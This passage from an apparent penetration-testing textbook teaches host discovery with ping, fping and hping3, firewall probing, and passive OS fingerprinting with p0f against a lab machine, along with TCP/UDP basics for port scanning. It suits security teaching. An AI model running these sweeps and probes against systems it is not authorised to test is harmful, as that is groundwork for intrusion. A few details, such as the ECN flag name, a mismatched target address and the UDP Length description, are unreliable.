
ping

`ping` is the most famous tool that is used to check whether a particular host is available. The `ping` tool works by sending an **Internet Control Message Protocol** (**ICMP**) echo request packet to the target host. If the target host is available and the firewall is not blocking the ICMP echo request packet, it will reply with the ICMP echo reply packet.

The ICMP echo request and ICMP echo reply are two of the available ICMP control messages. For other ICMP control messages, you can refer to the following URL: `https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol#Control_messages`.

Although you can't find `ping` in the Kali Linux menu, you can open the console and type the `ping` command, along with its options.

To use `ping`, you can just type `ping` and the destination address, as shown in the following screenshot:



In Kali Linux, by default, `ping` will run continuously until you press *Ctrl* + *C*.

The `ping` tool has a lot of options, but the following are a few that are often used:

- **The `-c` count**: This is the number of echo request packets to be sent.
- **The `-I` interface address**: This is the network interface of the source address. The argument may be a numeric IP address (such as `192.168.56.102`) or the name of the device (such as `eth0`). This option is required if you want to ping the IPv6 link-local address.
- **The `-s` packet size**: This specifies the number of data bytes to be sent. The default is 56 bytes, which translates into 64 ICMP data bytes when combined with the 8 bytes of the ICMP header data.

Let's use the preceding information in practice.

Suppose you are starting with internal penetration-testing work. The customer gave you access to their network using a LAN cable and they also gave you the list of target servers' IP addresses.

The first thing you would want to do before launching a full penetration-testing arsenal is to check whether these servers are accessible from your machine. You can use `ping` for this task.

The target server is located at `172.16.43.156`, while your machine has an IP address of `172.16.43.150`. To check the target server availability, you can give the following command:

```
ping -c 1 172.16.43.156
```


Besides IP addresses, `ping` also accepts hostnames as the destination.

The following screenshot is the result of the preceding `ping` command:

```
root@kali:~# ping -c 1 172.16.43.156
PING 172.16.43.156 (172.16.43.156) 56(84) bytes of data.
64 bytes from 172.16.43.156: icmp_seq=1 ttl=64 time=0.869 ms

--- 172.16.43.156 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.869/0.869/0.869/0.000 ms
```

From the preceding screenshot, we know that one ICMP echo request packet was sent to the destination (IP address = `172.16.43.156`). Also, the sending host (IP address = `172.16.43.150`) received one ICMP echo reply packet. The round-trip time required was `.869 ms`, and there was no packet loss during the process.

Let's see the network packets that are transmitted and received by our machine. We are going to use Wireshark, a network protocol analyzer, on our machine to capture these packets, as shown in the following screenshot:




No.	Time	Source	Destination	Protocol	Length	Info
7	2.456832000	172.16.43.150	172.16.43.156	ICMP	98	Echo (ping) request id=0x0982, seq=1/256, ttl=64 (reply in 10)
10	2.465325000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) reply id=0x0982, seq=1/256, ttl=64 (request in 7)

From the preceding screenshot, we can see that our host (`172.16.43.150`) sent one ICMP echo request packet to the destination host (`172.16.43.156`). Since the destination is alive and allows the ICMP echo request packet, it sent the ICMP echo reply packet back to our machine. We will cover *Wireshark* in more detail in the *Network sniffers* section in `Chapter 9`, *Privilege Escalation*.

If your target is using an IPv6 address, such as `fe80::20c:29ff:fe18:f08`, you can use the `ping6` tool to check its availability. You need to give the `-I` option for the command to work against the link-local address:

```
    # ping6 -c 1 fe80::20c:29ff:fe18:f08 -I eth0
    PING fe80::20c:29ff:fe18:f08(fe80::20c:29ff:fe18:f08) from
fe80::20c:29ff:feb3:137 eth0: 56 data bytes
    64 bytes from fe80::20c:29ff:fe18:f08: icmp_seq=1 ttl=64 time=7.98 ms
    --- fe80::20c:29ff:fe18:f08 ping statistics ---
    1 packets transmitted, 1 received, 0% packet loss, time 0ms
    rtt min/avg/max/mdev = 7.988/7.988/7.988/0.000 ms
```

The following screenshot shows the packets sent to complete the `ping6` request:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:feb3:137	fe80::20c:29ff:fe18:f	ICMPv6	118	Echo (ping) request id=0x07e6, seq=1, hop limit=64 (reply in 4)
2	0.006881000	fe80::20c:29ff:fe18:f08	ff02::1:ffb3:137	ICMPv6	86	Neighbor Solicitation for fe80::20c:29ff:feb3:137 from 00:0c:29:18:0f:08
3	0.006908000	fe80::20c:29ff:feb3:137	fe80::20c:29ff:fe18:f	ICMPv6	86	Neighbor Advertisement fe80::20c:29ff:feb3:137 (sol, ovr) is at 00:0c:29:b3:01:37
4	0.008871000	fe80::20c:29ff:fe18:f08	fe80::20c:29ff:feb3:1	ICMPv6	118	Echo (ping) reply id=0x07e6, seq=1, hop limit=64 (request in 1)

From the preceding screenshot, we know that `ping6` is using the `ICMPv6` request and reply.

To block the `ping` request, the firewall can be configured to only allow the ICMP `echo` request packet from a specific host and to drop the packets sent from other hosts.

fping

The difference between `ping` and `fping` is that the `fping` tool can be used to send a ping (ICMP echo) request to several hosts at once. You can specify several targets on the command line, or you can use a file containing the hosts to be pinged.

In the default mode, `fping` works by monitoring the reply from the target host. If the target host sends a reply, it will be noted and removed from the target list. If the host doesn't respond within a certain time limit, it will be marked as `unreachable`. By default, `fping` will try to send three ICMP echo request packets to each target.

To access `fping`, you can use the console to execute the following command:

```
# fping –h
```

This will display the description of usage and options available in `fping`.

The following scenarios will give you an idea of `fping` usage.

If we want to know the alive hosts of `172.16.43.156`, `172.16.43.150`, and `172.16.43.155` at once, we can use the following command:

```
fping 172.16.43.156 172.16.43.150 172.16.43.155
```

The following is the result of the preceding command:

```
    # fping 172.16.43.156 172.16.43.150 172.16.43.155
    172.16.43.156 is alive
    172.16.43.150 is alive
    ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
    ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
    ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
    ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
    172.16.43.155 is unreachable
```

We can also generate the host list automatically without defining the IP addresses one by one and identifying the alive hosts. Let's suppose we want to find the alive hosts in the `172.16.43.0/24` network; we can use the `–g` option and define the network to check, using the following command:

```
# fping –g 172.16.43.0/24
```

If we want to change the number of ping attempts made to the target, we can use the `-r` option (retry limit) as shown in the following command line. By default, there are three ping attempts:

```
fping  -r 1 -g 172.16.43.149 172.16.43.160
```

The result of the command is as follows:

```
# fping -r 1 -g 172.16.43.149 172.16.43.160
172.16.43.150 is alive
172.16.43.156 is alive
172.16.43.149 is unreachable
172.16.43.151 is unreachable
172.16.43.152 is unreachable
172.16.43.153 is unreachable
172.16.43.154 is unreachable
172.16.43.155 is unreachable
172.16.43.157 is unreachable
172.16.43.158 is unreachable
172.16.43.159 is unreachable
172.16.43.160 is unreachable
```

The cumulative statistics can be displayed by employing the `-s` option (print cumulative statistics), as follows:

```
fping -s www.yahoo.com www.google.com www.msn.com
```

The following is the result of the preceding command line:

```
#fping -s www.yahoo.com www.google.com www.msn.com
www.yahoo.com is alive
www.google.com is alive
www.msn.com is alive
       3 targets
       3 alive
       0 unreachable
       0 unknown addresses
       0 timeouts (waiting for response)
       3 ICMP Echos sent
       3 ICMP Echo Replies received
       0 other ICMP received
 28.8 ms (min round trip time)
 30.5 ms (avg round trip time)
 33.6 ms (max round trip time)
        0.080 sec (elapsed real time)
```

hping3

The `hping3` tool is a command-line network-packet generator and analyzer tool. The capability to create custom network packets allows `hping3` to be used for TCP/IP and security testing, such as port scanning, firewall-rule testing, and network-performance testing.

The following are several other uses of `hping3`, according to the developer:

- Testing firewall rules
- Testing IDS
- Exploiting known vulnerabilities in the TCP/IP stack

To access `hping3`, go to the console and type `hping3`.

You can give commands to `hping3` in several ways, via the command line, interactive shell, or script.

Without any given command-line options, `hping3` will send a null TCP packet to port `0`.

In order to change to a different protocol, you can use the following options in the command line to define the protocol:

No.	Short option	Long option	Description
1	`-0`	`--raw-ip`	This sends raw IP packets
2	`-1`	`--icmp`	This sends ICMP packets
3	`-2`	`--udp`	This sends UDP packets
4	`-8`	`--scan`	This indicates the use of scan mode
5	`-9`	`--listen`	This indicates the use of listen mode

When using the TCP protocol, we can use the TCP packet without any flags (this is the default behavior) or we can give one of the following flag options:

No.	Option	Flag name
1	`-S`	`syn`
2	`-A`	`ack`
3	`-R`	`rst`
4	`-F`	`fin`
5	`-P`	`psh`
6	`-U`	`urg`

7	-X	xmas: flags fin, urg, psh set
8	-Y	ymas

Let's use `hping3` for several cases, as follows.

Send one ICMP echo request packet to a `192.168.56.101` machine. The options used are `-1` (for the ICMP protocol) and `-c 1` (to set the count to one packet):

```
hping3 -1 172.16.43.156 -c 1
```

The following is the output of this command:

```
    # hping3  -1 172.16.43.156 -c 1
    HPING 172.16.43.156 (eth0 172.16.43.156): icmp mode set, 28 headers + 0
data bytes
    len=46 ip=172.16.43.156 ttl=64 id=63534 icmp_seq=0 rtt=2.5 ms
    --- 172.16.43.156 hping statistic ---
    1 packets transmitted, 1 packets received, 0% packet loss
    round-trip min/avg/max = 2.5/2.5/2.5 ms
```

From the preceding output, we can identify that the target machine is alive, because it has replied to our ICMP echo request.

To verify this, we captured the traffic using `tcpdump` and the following screenshot shows the packets:

```
11:52:36.585449 IP (tos 0x0, ttl 64, id 3987, offset 0, flags [none], proto ICMP (1), length 28)
    kali > 172.16.43.156: ICMP echo request, id 64773, seq 0, length 8
11:52:36.589204 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has kali tell 172.16.43.156, length 46
11:52:36.589219 ARP, Ethernet (len 6), IPv4 (len 4), Reply kali is-at 00:0c:29:b3:01:37 (oui Unknown), length 28
11:52:36.590353 IP (tos 0x0, ttl 64, id 18745, offset 0, flags [none], proto ICMP (1), length 28)
    172.16.43.156 > kali: ICMP echo reply, id 64773, seq 0, length 8
```

We can see that the target has responded with an ICMP echo reply packet.

Besides giving the options in the command line, you can also use `hping3` interactively. Open the console and type `hping3`. You will then see a prompt where you can type your Tcl commands.

The following links are resources for Tcl: `http://www.invece.org/tclwise/` and `http://wiki.tcl.tk/`.

For the preceding example, the following is the corresponding Tcl script:

```
hping3> hping send {ip(daddr=172.16.43.156)+icmp(type=8,code=0)}
```

Open a command-line window and give the following command to get a response from the target server:

```
hping recv eth0
```

After that, open another command-line window to input the sending request.

The following screenshot shows the response received:

```
hping3> hping recv eth0
ip(ihl=0x0,ver=0x0,tos=0x00,totlen=0,id=0,fragoff=0,mf=0,df=0,rf=0,ttl=0,proto=0
,cksum=0x0000,saddr=0.0.0.0,daddr=0.0.0.0)
```

You can also use `hping3` to check for a firewall rule. Let's suppose you have the following firewall rules:

- Accept any TCP packets directed to port `22` (SSH)
- Accept any TCP packets related to an established connection
- Drop any other packets

To check these rules, you can give the following command in `hping3`, in order to send an ICMP echo request packet:

```
hping3 -1 172.16.43.156 -c 1
```

The following code is the result:

```
# hping3 -1 172.16.43.156 -c 1
HPING 172.16.43.156 (eth0 172.16.43.156): icmp mode set, 28 headers + 0
data bytes
--- 172.16.43.156 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

We can see that the target machine has not responded to our ping probe.

Send a TCP packet with the SYN flag set to port `22`, and we will get the result shown in the following screenshot:

```
root@kali:~# hping3 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): S set, 40 headers + 0 data bytes
len=46 ip=172.16.43.156 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=5.3 ms

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.3/5.3/5.3 ms
```

From the preceding screenshot, we can see that the target machine's firewall allows our SYN packet to reach port `22`.

Let's check whether the UDP packet is allowed to reach port `22`:

```
root@kali:~# hping3 -2 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.43.156 name=UNKNOWN
status=0 port=6060 seq=0

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 26.8/26.8/26.8 ms
```

From the preceding screenshot, we can see that the target machine's firewall does not allow our UDP packet to reach port `22`.

There are other things that you can do with `hping3`, but, in this chapter, we'll only discuss a small subset of its capabilities. If you want to learn more, you can consult the `hping3` documentation site at `http://wiki.hping.org`.

OS fingerprinting

After we have established that the target machine is alive, we can then find out which operating system is used by the target machine. This method is commonly known as **Operating System** (**OS**) fingerprinting. There are two methods of doing OS fingerprinting: active and passive.

In the active method, the tool sends network packets to the target machine and then analyzes the response it receives to determine the operating system of the target machine. The advantage of this method is that the fingerprinting process is fast. However, the disadvantage is that the target machine may notice our attempt to get its operating system's information.

To overcome the active method's disadvantage, a passive method of OS fingerprinting exists. This method was pioneered by Michal Zalewsky when he released a tool called `p0f`. The major advantage of passive OS fingerprinting is that it does the work while reducing the interaction between the testing machine and the target, greatly increasing the stealth of the fingerprinting. The most significant disadvantage of the passive method is that the process will be slower than for the active method.

In this section, we will describe a couple of tools that can be used for OS fingerprinting.

p0f

The `p0f` tool is used to fingerprint an operating system passively. It can be used to identify an operating system on the following machines:

- Machines that connect to your box (SYN mode; this is the default mode)
- Machines you connect to (`SYN` + `ACK` mode)
- Machines you cannot connect to (`RST`+ mode)
- Machines whose communications you can observe

The `p0f` tool works by analyzing the TCP packets sent during the network activities. Then, it gathers the statistics of special packets that are not standardized by default by any corporations. An example is that the Linux kernel uses a 64-byte ping datagram, whereas the Windows operating system uses a 32-byte ping datagram or the **Time To Live** (**TTL**) value. For Windows, the TTL value is `128`, while for Linux this TTL value varies among Linux distributions. This information is then used by `p0f` to determine the remote machine's operating system.

When using the `p0f` tool included with Kali Linux, we were not able to fingerprint the operating system on a remote machine. We figured out that the `p0f` tool hadn't updated its fingerprint database. Unfortunately, we couldn't find the latest version of the fingerprint database. So, we used `p0f v3` (version 3.06b) instead. To use this version of `p0f`, just download the `TARBALL` file from `http://lcamtuf.coredump.cx/p0f3/releases/p0f-3.06b.tgz` and compile the code by running the `build.sh` script. By default, the fingerprint database file's (`p0f.fp`) location is in the current directory. If you want to change the location, for example, to `/etc/p0f/p0f.fp`, you need to change this in the `config.h` file and recompile `p0f`. If you don't change the location, you may need to use the `-f` option to define the fingerprint database file location.

To access `p0f`, open a console and type `p0f -h`. This will display its usage and options description. Let's use `p0f` to identify the operating system used in a remote machine we are connecting to. Just type the following command in your console:

```
p0f -f /etc/p0f/p0f.fp -o p0f.log
```

This will read the fingerprint database from the file and save the log information to the `p0f.log` file. It will then display the following information:

```
    --- p0f 3.07b by Michal Zalewski <lcamtuf@coredump.cx> ---
[+] Closed 1 file descriptor.
[+] Loaded 320 signatures from '/usr/share/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file 'p0f.log' opened for writing.
[+] Entered main event loop.
```


Next, you need to generate network activities involving a TCP connection, such as browsing the remote machine or letting the remote machine connect to your machine. For the purposes of this demonstration, a connection to the HTTP site on the 2 machine was established.

If `p0f` has successfully fingerprinted the operating system, you will see information on the remote machine's operating system in the console and in the log file (`p0f.log`).

The following is the abridged information displayed to the console:

```
.-[ 172.16.43.150/41522 -> 172.16.43.156/80 (syn+ack) ]-
|
| server   = 172.16.43.156/80
| os       = Linux 2.6.x
| dist     = 0
| params   = none
| raw_sig  = 4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
```

The following screenshot shows the content of the log file:



Based on the preceding result, we know that the target is a `Linux 2.6` machine.

The following screenshot shows the information from the target machine:

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
msfadmin@metasploitable:~$ _
```

By comparing this information, we know that `p0f` got the OS information correctly. The remote machine is using Linux Version 2.6.

You can stop `p0f` by pressing the *Ctrl* + *C* key combination.

Introducing port scanning

The simplest definition of port scanning is that it is a method used to determine the state of the **Transmission Control Protocol** (**TCP**) and **User Datagram Protocol** (**UDP**) ports on the target machines. An open port may mean that there is a network service listening on the port and the service is accessible, whereas a closed port means that there is no network service listening on that port.

After getting the port's state, an attacker will then check the version of the software used by the network service and find out the vulnerabilities of that version of software. For example, suppose that server A has web-server software version 1.0. A few days ago, there was a security advisory released. The advisory gave information about the vulnerability in web-server software Version 1.0. If an attacker finds out about server A's web server and is able to get the version information, the attacker can use this information to attack the server. This is just a simple example of what an attacker can do after getting information about the services available on the machine.

Before we dig into the world of port scanning, let's discuss a little bit of TCP/IP protocol theory.

Understanding TCP/IP protocol

In the TCP/IP protocol suite, there are dozens of different protocols, but the most important ones are TCP and IP. IP provides addressing, datagram routing, and other functions for connecting one machine to another, while TCP is responsible for managing connections and provides reliable data transport between processes on two machines. IP is located in the network layer (layer 3) in the **Open Systems Interconnection** (**OSI**) model, whereas TCP is located in the transport layer (layer 4) of OSI.

Besides TCP, the other key protocol in the transport layer is UDP. You may be asking what the differences between these two protocols are.

In brief, TCP has the following characteristics:

- **This is a connection-oriented protocol**: Before TCP can be used for sending data, the client and the server that want to communicate must establish a TCP connection using a three-way handshake mechanism, as follows:
    - The client initiates the connection by sending a packet containing a SYN (synchronize) flag to the server. The client also sends the **Initial Sequence Number** (**ISN**) in the sequence number field of the SYN segment. This ISN is chosen randomly.
    - The server replies with its own SYN segment containing its ISN. The server acknowledges the client's SYN by sending an ACK (acknowledgment) flag containing the client `ISN` + `1` value.
    - The client acknowledges the server by sending an ACK flag containing the server ISN + `1`. At this point, the client and the server can exchange data.
    - To terminate the connection, the TCP must follow this mechanism:
        - The client sends a packet containing a `FIN` (finish) flag set.
        - The server sends an `ACK` (acknowledgment) packet to inform the client that the server has received the FIN packet.
        - After the application server is ready to close, the server sends a FIN packet.
        - The client then sends the `ACK` packet to acknowledge receiving the server's `FIN` packet. In a normal case, each side (client or server) can terminate its end of the communication independently by sending the `FIN` packet.

- **This is a reliable protocol**: TCP uses a sequence number and an acknowledgment to identify packet data. The receiver sends an acknowledgment when it has received the packet. When a packet is lost, TCP will automatically retransmit it if it hasn't received any acknowledgment from the receiver. If the packets arrive out of order, TCP will reorder them before submitting them to the application.
- Applications that need to transfer files or important data use a TCP, such as **Hypertext Transport Protocol** (**HTTP**) and **File Transfer Protocol** (**FTP**).

UDP has opposing characteristics to TCP, which are as follows:

- This is a connectionless protocol. To send data, the client and the server don't need to establish a UDP connection first.
- It will do its best to send a packet to the destination, but if a packet is lost, UDP will not automatically resend it. It is up to the application to retransmit the packet.

Applications that can bear the loss of some packets, such as video streaming and other multimedia applications, use UDP. The other well-known applications that use UDP are **Domain Name System** (**DNS**), **Dynamic Host Configuration Protocol** (**DHCP**), and **Simple Network Management Protocol** (**SNMP**).


For applications to be able to communicate correctly, the transport layer uses addressing, called ports. A software process listens on a particular port number on the server side, and the client machine sends data to that server port to be processed by the server application. The port numbers have a 16-bit address, and the number can range from `0` to `65,535`. To avoid a chaotic usage of port numbers, there are universal agreements on port number ranges, as follows:

- **Well-known port numbers (`0` to `1,023`)**: Port numbers in this range are reserved port numbers and are usually used by the server processes that are run by a system administrator or privileged user. Examples of the port numbers used by an application server are SSH (port `22`), and HTTP (port `80`), HTTPS (port `443`).
- **Registered port numbers (`1,024` to `49,151`)**: Users can send a request to the **Internet Assigned Number Authority** (**IANA**) to reserve one of these port numbers for their client-server application.
- **Private or dynamic port numbers (`49,152` to `65,535`)**: Anyone can use the port numbers in this range without registering them with the IANA.

After discussing the differences between TCP and UDP in brief, let's describe TCP and UDP message formats.

Understanding TCP and UDP message formats

A TCP message is called a segment. A TCP segment consists of a header and a data section. The TCP header is often 20 bytes long (without TCP options). It can be described using the following screenshot:



The following is a brief description of each field:

- The **Source Port** and the **Destination Port** have a length of 16 bits each. The source port is the port on the sending machine that transmits the packet, while the destination port is the port on the target machine that receives the packet.
- The **Sequence Number (32 bits)**, in a normal transmission, is the sequence number of the first byte of data of this segment.
- The **Acknowledgment Number (32 bits)** contains the sequence number from the sender, increased by one.
- **H.Len. (4 bits)** is the size of the TCP header in 32-bit words.
- **Rsvd.** is reserved for future use. It is a 4-bit field and must be zero.
- The **Control Bits** (control flags) contain eight 1-bit flags. In the original specification (RFC 793; the RFC can be downloaded from `http://www.ietf.org/rfc/rfc793.txt`), TCP only has six flags, as follows:
- **SYN**: This flag synchronizes the sequence numbers. This bit is used during session establishment.

- **ACK**: This flag indicates that the **Acknowledgment** field in the TCP header is significant. If a packet contains this flag, it means that it is an acknowledgement to the previously received packet.
- **RST**: This flag resets the connection.
- **FIN**: This flag indicates that the party has no more data to send. It is used to tear down a connection gracefully.
- **PSH**: This flag indicates that the buffered data should be pushed immediately to the application rather than wait for more data.
- **URG**: This flag indicates that the **Urgent Pointer** field in the TCP header is significant. The urgent pointer refers to important data-sequence numbers.

Later on, RFC 3168 (the RFC can be downloaded from `http://www.ietf.org/rfc/rfc3168.txt`) added two more extended flags, as follows:

- **Congestion Window Reduced (CWR)**: This is used by the data sender to inform the data receiver that the queue of outstanding packets to be sent has been reduced due to network congestion
- **Explicit Connection Notification-Echo (ECN-Echo)**: This indicates that the network connection is experiencing congestion
- **Window Size (16 bits)** specifies the number of bytes the receiver is willing to accept
- **Checksum (16 bits)** is used for the error checking of the TCP header and data

The flags can be set independently of each other.

To get more information on TCP, consult RFC 793 and RFC 3168.

When performing port scanning on the TCP port using a SYN packet sent to the target machine, an attacker might face the following behaviors:


- The target machine responds with the SYN+ACK packet. If we receive this packet, we know that the port is open. This behavior is defined in the TCP specification (RFC 793), which states that the SYN packet must be responded to with the SYN + ACK packet if the port is open, without considering the SYN packet payload.
- The target machine sends back a packet with the RST and ACK bits set. This means that the port is closed.

- The target machine sends an ICMP message, such as `ICMP Port Unreachable`, which means that the port is not accessible to us, most likely because it is blocked by the firewall.
- The target machine sends nothing back to us. This may indicate that there is no network service listening on that port or that the firewall is blocking our SYN packet silently.

From a pentester's point of view, interesting behavior is when the port is open, because this means that there is a service available on that port that can be tested further.

If you conduct a port-scanning attack, you should understand the various TCP behaviors listed in order to be able to attack more effectively.

When scanning for UDP ports, you will see different behaviors; these will be explained later on. Before we go on to see various UDP behaviors, let's see the UDP header format first, as shown in the following screenshot:



The following is a brief explanation of each field in the UDP header depicted in the preceding figure.

Just like the TCP header, the UDP header also has the **Source Port** and the **Destination Port**, each of which has a length of 16 bits. The source port is the port on the sending machine that transmits the packet, while the destination port is the port on the target machine that receives the packet:

- **UDP Length** is the length of the UDP header
- **UDP Checksum (16 bits)** is used for the error checking of the UDP header and data

